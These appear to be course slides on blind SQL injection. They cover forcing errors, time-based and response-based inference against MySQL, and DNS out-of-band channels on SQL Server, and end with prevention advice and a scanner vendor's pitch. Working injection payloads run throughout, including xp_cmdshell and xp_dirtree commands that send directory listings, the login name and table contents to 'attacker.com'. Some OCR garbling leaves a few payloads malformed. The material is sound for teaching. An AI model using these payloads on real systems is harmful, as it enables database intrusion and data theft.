Chapter 3. Blind SQL Injection

Chapter 3.Sections and sectors

1. What is BLIND SQL INJECTION?

- UNDERSTANDING BLIND SQL INJECTION
- Define BLIND SQL injection.

2. Finding and Confirming Blind SQL Injection.

- Explain how to find BLIND SQL Injection.

3. Using Time-Based Techniques

Describe this process.

4. Using Response-Based Techniques

Describe this process.

5. Using Alternative Channels

Describe this process.

1. Authentication

-**Blind SQL (Structured Query Language)** injection is a type of SQL Injection attack that asks the database true or false questions and determines the answer based on the applications response.

BLIND SQL injection

- So you've found a SQL injection point, but the application just gives you a generic error page?
- Or perhaps it gives you the page as normal, but there is a small difference

in what you get back, visible or not?

These are examples of blind SQL injection—where we exploit without any of the useful error messages or feedbacks.

BLIND SQL injection

- -**Blind SQL injections (blind SQLi)** occur when a web application is exposed to SQL injection, but its HTTP responses don’t contain the results of the SQL query or any details of database errors. This unlike a regular SQL injection, in which the database error or output of the malicious SQL query is shown in the web application and visible to the attacker.

BLIND SQL injection

- Keep in mind that blind SQL injection is mostly used to extract data from a database,but can also be used to derive the structure of the query into which we are injecting SQL.

- If the full query is worked out (including all relevant columns and their types), **in-band data concatenation** generally becomes quite easy so attackers will strive to determine the query structure before turning to more esoteric blind SQL injection techniques.

2 Finding and Confirming Blind SQL Injection.

Forcing Generic Errors

- Applications will often replace database errors with a generic error page, but even the presence of an error page can allow you to infer whether SQL injection is possible.
- The simplest example is the inclusion of a single quote in a piece of data that is submitted to the web application.

Finding and Confirming Blind SQL Injection.
Injecting Queries with Side Effects

- For example, in a Microsoft SQL Server it is possible to generate a 5-s pause with the SQL snippet:

  WAIT FOR DELAY '0:0:5'

- MySQL users could use the **SLEEP()** function which performs the same task in MySQL 5.0.12 and upwards
- The PostgreSQL **pg_sleep()** function from version 8.2 onwards.

Finding and Confirming Blind SQL Injection.
Injecting Queries with Side Effects

- Finally, the observed output can also be in-channel; for instance if the injected string:
- **' AND '1'=‘2**
- is inserted into a search field and produces a different response from:
- **' OR '1'='1**

Finding and Confirming Blind SQL Injection.

Splitting and Balancing

- Where generic errors or side effects are not useful, we can also try the "parameter splitting and balancing" technique as named by David Litchfield, and a staple ofmany blind SQL injection exploits.

- Splitting occurs when the legitimate input is broken up, and balancing ensures that the resulting query does not have trailing singlequotes that are unbalanced.

Finding and Confirming Blind SQL Injection. Splitting and Balancing

- By way of example, imagine that in the URL www.victim.com/view_review.aspx?id=5 **the value of**
- the *id* parameter is inserted into a SQL statement to form the following query:

  SELECT review_content, review_author FROM reviews WHERE id=5
- **By substituting 2 + 3 in place of 5,we get:**

  SELECT review_content, review_author FROM reviews WHERE id=2+3

- Assume that the URL www.victim.com/count_reviews.jsp?author=MadBob returns information relating to a particular database entry, where the value of the *author* parameter is placed into a SQL query to produce:

  SELECT COUNT(id) FROM reviews WHERE review_author='MadBob'

Finding and Confirming Blind SQL Injection.
Splitting and Balancing for ORACLE

- An Oracle exploit using the || operator to concatenate two strings is:

  MadB'||’ob

- This yields the SQL query:

  SELECT COUNT(id) FROM reviews WHERE review_author='MadB'||'ob’

which is functionally equivalent to the first query.

Finding and Confirming Blind SQL Injection. Splitting and Balancing for MYSQL queries

- The following MySQL queries will produce the same output:

- SELECT review_content, review_author FROM reviews WHERE id=5
- SELECT review_content, review_author FROM reviews WHERE id=10—5
- SELECT review_content, review_author FROM reviews WHERE id=5+(SELECT 0/1)

Finding and Confirming Blind SQL Injection.

Splitting and Balancing for Microsoft SQL Server

- Microsoft SQL Server, on the other hand, does permit the splitting and balancing of string parameters as the following equivalent queries show:

- SELECT COUNT(id) FROM reviews WHERE review_author='MadBob'
- SELECT COUNT(id) FROM reviews WHERE review_author='Mad'+CHAR(0x42)+'ob'
- SELECT COUNT(id) FROM reviews WHERE review_author='Mad'+SELECT('B')+'ob'
- SELECT COUNT(id) FROM reviews WHERE review_author='Mad'+(SELECT('B'))+'ob'
- SELECT COUNT(id) FROM reviews WHERE review_author='Mad'+(**SELECT** ")+'Bob'

Table 5.1 Split and Balanced Strings with Subquery Placeholders

MySQL

```
INJECTION_STRING :: - TYPE_EXPR
TYPE_EXPR ::- STRING_EXPR | NUMBER_EXPR | DATE_EXPR
STRING_EXPR ::- (see below)
NUMBER_EXPR ::- number NUMBER_OP (<subquery>)
DATE_EXPR ::- date' DATE_OP (<subquery>)
NUMBER_OP ::- + | - | * | / | & | "|" | ^ | xor
DATE_OP ::- + | - | "||" | "|" | ^ | xor
```

It is not possible to split and balance string parameters without side-effects. Subqueries can be easily executed but this would change the result of the query. If the MySQL database was started in ANSI mode, then the || operator is available for string concatenation in subqueries:

```
STRING_EXPR ::- string' || (<subquery>) || '
```

PostgreSQL

```
INJECTION_STRING :: - TYPE_EXPR
TYPE_EXPR ::- STRING_EXPR | NUMBER_EXPR | DATE_EXPR
STRING_EXPR ::- string' || (<subquery>) || '
NUMBER_EXPR ::- number NUMBER_OP (<subquery>)
DATE_EXPR ::- date' || (<subquery>) || '
NUMBER_OP ::- + | - | * | / | ^ |% | & | # | "|"
```

SQL Server

```
INJECTION_STRING :: - TYPE_EXPR
TYPE_EXPR ::- STRING_EXPR | NUMBER_EXPR | DATE_EXPR
STRING_EXPR ::- string' + (<subquery>) + '
NUMBER_EXPR ::- number NUMBER_OP (<subquery>)
DATE_EXPR ::- date' + (<subquery>) + '
NUMBER_OP ::- + | - | * | / | & | "|" | ^
```

Oracle

```
INJECTION_STRING :: - TYPE_EXPR
TYPE_EXPR ::- STRING_EXPR | NUMBER_EXPR | DATE_EXPR
STRING_EXPR ::- string' || (<subquery>) || '
NUMBER_EXPR ::- number NUMBER_OP (<subquery>)
DATE_EXPR ::- date' || (<subquery>) || '
NUMBER_OP ::- + | - | * | / | "||"
```

Common Blind SQL Injection Scenarios

- Here are three common scenarios in which blind SQL injection is useful:

FIRST

When submitting an exploit that renders the SQL query invalid a generic error page is returned, while *submitting correct SQL returns a page whose content is controllable to some degree*.

- For example clicking through to a product description, or viewing the results of a search.
- In both cases, the user can control the output provided by the page in the sense that the page is built on user-supplied information, and contains data retrieved in response to, say, a provided product *id*.
- For instance,an attack might display the product description of either soap or brushes, to indicate whether a 0-bit or a 1-bit is being extracted. Oftentimes simply submitting a single quote is enough to unbalance the SQL query and force the generic error page, which helps in inferring the presence of a SQL injection vulnerability.

Common Blind SQL Injection Scenarios

SECOND

- A generic error page is returned when submitting an exploit that renders the SQL query invalid, while *submitting correct SQL returns a page whose content is not controllable*.
- SQL injection in **UPDATE or INSERT** statements
- Using a single quote to generate the generic error page might reveal pages that fall into this category, as will time-based exploits, but content-based attacks are not successful.

Common Blind SQL Injection Scenarios

- Submitting broken or correct SQL does not produce an error page or influence the output of the page in any way.
- Since errors are not returned in this category of blind SQL injection scenarios, time-based exploits or exploits that produce **out of-band side-effects** are the most successful at identifying vulnerable parameters.

3. Using Time-Based Techniques

- In this case, the attacker performs a database time-intensive operation.
- If the website does not return an immediate response, it indicates a vulnerability to blind SQL injection. The most popular time-intensive operation is a sleep operation.

3. Using Time-Based Techniques

Based on the example above, the attacker would benchmark the web server response time for a regular SQL query, and then would issue the request below:


http://www.webshop.local/item.php?id=14 and if(1=1, sleep(15), false)

The website is vulnerable if the response is delayed by 15 seconds.

Using Time-Based Techniques

Delaying Database Queries. MySQL Delays

- MySQL has two possible methods of introducing delays into queries, depending on the MySQL version.
- If the version is 5.0.12 or newer then a **SLEEP()** function is present which will pause the query for a fixed number of seconds (and microseconds if needed).



Executing MySQL SLEEP()

Using Time-Based Techniques
Delaying Database Queries. MySQL Delays

- using the *BENCHMARK()* function which has the prototype BENCHMARK(*N*, *expression*) where *expression* is some SQL expression
- and *N* is the number of times that the expression should be repeatedly executed.
- The difference between BENCHMARK() and SLEEP() is that

Benchmark introduces a variable but noticeable delay into the query, while **SLEEP()** forces a fixed delay.

- Now we start to see delays in the query and *N* could take on values of 1,000,000,000 or

higher if the expression is not computationally intensive, in order to lower the influence

that line jitter has on the request.

Using Time-Based Techniques

Delaying Database Queries. MySQL Delays

- Provided below are a number of examples of the BENCHMARK() function along with the time each took to execute on the author's MySQL installation:

- SELECT BENCHMARK(1000000,SHA1(CURRENT_USER)) (3.01 seconds)

- SELECT BENCHMARK(100000000,(SELECT 1)) (0.93 seconds)

- SELECT BENCHMARK(100000000,RAND()) (4.69 seconds)

Using Time-Based Techniques
Delaying Database Queries. MySQL Delays

- It has a table called *reviews* that stores movie review data and the columns are *id*, *review_author,* and *review_content*. When accessing the page

count_reviews.php?review_author=MadBob then the following SQL query is run:

- SELECT COUNT(*) FROM reviews WHERE review_author='MadBob’

- Possibly the simplest inference we can make is whether we are running as the rootuser. Two methods are possible, one using SLEEP() and the other BENCHMARK():
- SELECT COUNT(*) FROM reviews WHERE review_author='MadBob' UNION
- SELECT IF(SUBSTRING(USER(),1,4)='root',SLEEP(5),1)

and

- SELECT COUNT(*) FROM reviews WHERE review_author='MadBob' UNION
- SELECT IF(SUBSTRING(USER(),1,4)='root',BENCHMARK(100000000,RAND()),1)

Using Time-Based Techniques

Delaying Database Queries. MySQL Delays

- Converting these into page requests they become:
- count_reviews.php?review_author=MadBob' UNION SELECT
- IF(SUBSTRING(USER(),1,4)=0x726f6f74,SLEEP(5),1)#

And

- count_reviews.php?review_author=MadBob' UNION SELECT
- IF(SUBSTRING(USER(),1,4)=0x726f6f74,BENCHMARK(100000000,RAND()),1)#

(Note the replacement of ‘root’ with the string 0x726f6f74 which is a common evasion technique as it allows us to specify strings without using quotes, and the presence of the ‘#’ symbol at the end of each request to comment out any trailing characters.)

Using Time-Based Techniques

Time-Based Inference Considerations

- There are 2 ways to solve:

1. Set the delay long enough to smooth out possible influence from other factors.

2. Send two almost identical requests simultaneously with the delay-generating clause dependent on a 0-bit in one request and a 1-bit in the other.

4.USING RESPONSE-BASED TECHNIQUES

- Second method for inferring state is by carefully examining all data in **the response** including content and headers.
- State is inferred either by the text contained in the **response** or by forcing errors when particular values are under examination.

USING RESPONSE-BASED TECHNIQUES

- For example,
- the inference exploit could contain logic that alters the query such that results are returned when the examined **bit is 1** and no results if the **bit is 0**, or again,
- an error could be forced if a **bit is 1** and no error generated when the **bit is 0**.


USING RESPONSE-BASED TECHNIQUES

MySQL Response Techniques

- Most blind SQL injection tools use **response-based techniques** for inferring information as the results are not influenced by uncontrolled variables such as load and line congestion.

- input data *MadBob* and returns one row from the *reviews* table that is contained in the page response. The query is:

SELECT COUNT(*) FROM reviews WHERE review_author='MadBob'



Query for 'MadBob' Returns a Count of Two Reviews, Used as TRUE Inference

USING RESPONSE-BASED TECHNIQUES
MySQL Response Techniques

- We can then infer one bit of information by asking whether the query returned a row or not with the statement:

SELECT COUNT(*) FROM reviews WHERE review_author='MadBob' AND ASCII(SUBSTRING(user(),*i*,1))&2*j*=2*j* #

- This is visible in figure , where a search with the string “MadBob' and if(ASCII(SUBSTRING(user(),1,1))>127,1,0)#” produced a zero review count.
- This is a FALSE state and so the first character has an ASCII value less than 127.

Query Returns a Count of Zero Reviews and is a FALSE Inference

USING RESPONSE-BASED TECHNIQUES
MySQL Response Techniques

- Where numeric parameters are used, it is possible to split and balance input.
- If the original query is:

SELECT COUNT(*) FROM reviews WHERE id=1

- then a split and balanced injection string that implements the bit-by-bit approach is:

SELECT COUNT(*) FROM reviews WHERE id=1+

if(ASCII(SUBSTRING(CURRENT_USER(),*i*,1))&2*j*=2*j*,1,0)

USING RESPONSE-BASED TECHNIQUES
MySQL Response Techniques

- Using MySQL subqueries in combination with a conditional statement, we can selectively generate an error with this SQL query that implements the bit-by-bit inference method:

```
SELECT COUNT(*) FROM reviews WHERE
    id=IF(ASCII(SUBSTRING(CURRENT_USER(),i,1))&2j=2j,(SELECT
    table_name FROM information_schema.columns WHERE table_name =
    (SELECT table_name FROM information_schema.columns)),1);
```

- The conditional branching is handled by the **IF() statement**
- ASCII(SUBSTRING(CURRENT_USER(),*i*,1))&2*j*=2*j*, which implements the bit-by-bit inference method.

USING RESPONSE-BASED TECHNIQUES

MySQL Response Techniques

- If the condition is true **(i.e. bit *j* is a 1-bit),** then the query "SELECT table_name FROM information_schema.columns WHERE table_name = (SELECT table_name FROM information_

schema.columns)"

- is run and this query has a subquery that returns multiple rows in a comparison. Since this is forbidden, execution halts with an error.
- On the other hand, if bit *j* was a 0-bit then the *IF() statement* returned the value '1'.
- The true branch on the *IF() statement* uses the built-in information_schema.columns table as this exists in all MySQL databases version 5.0 and higher.

USING RESPONSE-BASED TECHNIQUES

MySQL Response Techniques

- Errors arising from the execution of database queries do not generate exceptions that cause generic error pages.
- The calling page must either check whether *mysql_query()* returns *FALSE*, or whether *mysql_error()* returns a non-empty string; if either condition exists then the page prints an application specific error message.
- The result of this is that MySQL errors do not produce HTTP 500 response codes, rather the regular 200 response code is seen.

5.USING ALTERNATIVE CHANNELS (out-of-bound channels)

As the most well known alternative channel, **DNS** has been used both as a marker to find SQL injection vulnerabilities as well as a channel on which to carry data.

USING ALTERNATIVE CHANNELS (out-of-bound channels)

The advantages of DNS are:

• Where networks have only ingress but no egress filtering or TCP-only egress filtering the database can issue DNS requests directly to the attacker.

• DNS uses UDP, a protocol that has no state requirements so exploits can "fire and-forget."

• The design of DNS hierarchies means that the vulnerable database does not

have to be able to send a packet directly to the attacker.

• When performing a lookup, the database will by default rely on the DNS server that is configured into the operating system, which is normally a key part of the basic system setup.

The drawback of DNS is that the attacker must have access to a DNS server that is registered as authoritative for some zone ('attacker.com' in our examples) where he can monitor each lookup performed against the server. Typically this is performedeither by monitoring query logs or by running 'tcpdump'.

USING ALTERNATIVE CHANNELS (out-of-bound channels).SQL SERVER

- For example, one could execute the ‘nslookup’ command through the xp_cmdshell procedure (only available to the administrative user and in SQL Server 2005 and later disabled by default):

EXEC master..xp_cmdshell 'nslookup www.victim’

- If the attacker’s DNS server is publicly available at 192.168.1.1 then the SQL snippet to directly lookup DNS requests is:

EXEC master..xp_cmdshell 'nslookup www.victim 192.168.1.1'

USING ALTERNATIVE CHANNELS (out-of-bound channels).SQL SERVER

- We can tie this into a little shell scripting to extract directory contents:

```
EXEC master..xp_cmdshell 'for /F "tokens=5"%i in ("dir c:\") do
    nslookup %i.attacker.com'
```

- which produces the lookups:

has.attacker.com.victim.com.

has.attacker.com.

6452-9876.attacker.com.victim.com.

6452-9876.attacker.com.

AUTOEXEC.BAT.attacker.com.victim.com.

This is the default search domain for the database machines and lookups on the default domain can be prevented by appending a period (.) to the name that is passed to nslookup.

USING ALTERNATIVE CHANNELS (out-of-bound channels).SQL SERVER

- The observant reader would also have noticed that each filename is queried twice and the first query is always against the domain 'victim.com'.
- The procedures are specific to SQL Server versions:

• xp_getfiledetails (2000, requires a path to a file)

• xp_fileexist (2000, 2005, 2008, and 2008 R2, requires a path to a file)

• xp_dirtree (2000, 2005, 2008, and 2008 R2, requires folder path)

- For instance, to extract the database login via DNS one could use:

```
DECLARE @a CHAR(128);SET @a='\\'+SYSTEM_USER+'.attacker.com.';
EXEC master..xp_dirtree @a
```

USING ALTERNATIVE CHANNELS (out-of-bound channels).SQL SERVER

- SQL Server contains a function called FN_VARBINTOHEXSTR() that takes as its sole argument a parameter of type VARBINARY and returns a hexadecimal representation of the data:

SELECT master.dbo.fn_varbintohexstr(CAST(SYSTEM_USER as VARBINARY))

produces:

- 0x73006100

which is the Unicode form of ‘sa’.

USING ALTERNATIVE CHANNELS (out-of-bound channels).SQL SERVER

- The example below performs a lookup on the first 26 bytes from the first review_body column in the reviews table:

```
DECLARE @a CHAR(128);
SELECT @a='\\'+master.dbo.fn_varbintohexstr(CAST(SUBSTRING((SELECT TOP 1
    CAST(review_body AS CHAR(255)) FROM reviews),1,26) AS
    VARBINARY(255)))+'.attacker.com.';
EXEC master..xp_dirtree @a;
```

- which produced “0x4d6f7669657320696e207468697320676656e7265206f667465. attacker.com.” or “Movies in this genre ofte.”

Prevention of Blind SQL Injection

In most cases when a developer attempts to protect the website from classic SQL Injection poorly, the result is leaving space for blind injections. Meaning if you turn off error reporting, a classic SQL Injection can become a Blind SQL Injection vulnerability.

How can you protect yourself from Blind SQL Injections:

Use Secure Coding Practices

Be sure to use secure coding practices, independent of the programming language. All standard web development platforms (including PHP, ASP.NET, Java, and but also Python or Ruby) have mechanisms for avoiding SQL Injections, including Blind SQL Injections. Try to avoid dynamic SQL at all costs.

The best option is to use prepared queries, also known as parameterized statements. Also, you can use stored procedures that most SQL databases support (PostgreSQL, Oracle, MySQL, MS SQL Server). Additionally, escaping or filtering special characters (such as the single quote which is used for classic SQL Injections) for all user data inputs.

Prevention of Blind SQL Injection

Use Automated Testing Solutions

Bright's solutions can detect both SQL Injection and Blind SQL injection vulnerabialities. Automatic regular scans will identify any new vulnerabilities which may not have been prevented or identified as noted above, or they may have occurred with new releases.

Fully and seamlessly integrate application security testing automation into the SDLC, and empower your developers and QA to detect, prioritize and remediate security issues early, without slowing down DevOps pipeline.